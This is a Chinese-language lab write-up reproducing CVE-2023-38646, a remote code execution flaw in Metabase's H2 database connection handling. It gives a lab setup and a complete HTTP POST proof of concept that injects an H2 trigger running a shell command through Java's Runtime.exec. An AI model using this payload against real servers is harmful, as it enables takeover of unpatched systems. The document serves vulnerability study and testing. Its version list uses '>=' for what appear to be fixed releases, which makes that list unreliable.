CVE-2023-38646

Metabase H2

远程代码执行漏洞

目录

[1. 漏洞描述 3](#_Toc27475)

[2. 影响版本 3](#_Toc25949)

[3. 环境部署 3](#_Toc5232)

[4. 漏洞复现 7](#_Toc11219)

# 漏洞描述

Metabase是一个开源的数据分析和可视化工具，它可以帮助用户轻松地连接到各种数据源，包括数据库、云服务和API，然后使用直观的界面进行数据查询、分析和可视化。CVE-2023- 38646 中，由于metabase中存在 h2 数据库连接配置，且过滤不严格，攻击者可构造恶意请求触发h2 JDBC 命令执行。

# 影响版本

Metabase open source >= 0.46.6.4

Metabase Enterprise >= 1.46.6.4

Metabase open source >= 0.45.4.3.1

Metabase Enterprise >= 1.45.4.3

Metabase open source >= 0.44.7.3

Metabase Enterprise >= 1.44.7.3

Metabase open source >= 0.43.7.3

Metabase Enterprise >= 1.43.7.3

# 环境部署


靶机：CentOs7，ip：192.168.88.114

渗透机：Windows 11，ip：192.168.88.2

下载含有漏洞的软件脚本


<https://downloads.metabase.com/v0.46.6.3/metabase.jar>


将软件上传至靶机




输入：java -jar metabase.jar

运行程序，在浏览器输入网址http:// 192.168.88.114:3000开始配置相关信息










连接数据库



# 漏洞复现


**【步骤一】**

**获取setup-token df7b1678-f1d4-4e3d-bce3-47ce8813b1fd**




**【步骤二】漏洞POC**


|  |
| --- |
| POST /api/setup/validate HTTP/1.1  Host: your-ip  Content-Type: application/json  {  "token": "df7b1678-f1d4-4e3d-bce3-47ce8813b1fd",  "details":  {  "is\_on\_demand": false,  "is\_full\_sync": false,  "is\_sample": false,  "cache\_ttl": null,  "refingerprint": false,  "auto\_run\_queries": true,  "schedules":  {},  "details":  {  "db": "zip:/app/metabase.jar!/sample-database.db;MODE=MSSQLServer;TRACE\_LEVEL\_SYSTEM\_OUT=1\\;CREATE TRIGGER pwnshell BEFORE SELECT ON INFORMATION\_SCHEMA.TABLES AS $$//javascript\njava.lang.Runtime.getRuntime().exec('touch /tmp/114514')\n$$--=x",  "advanced-options": false,  "ssl": true  },  "name": "test",  "engine": "h2"  }  } |



执行的命令

**【步骤三】发送请求**





**命令执行成功**

**【步骤四】**

**脚本测试**

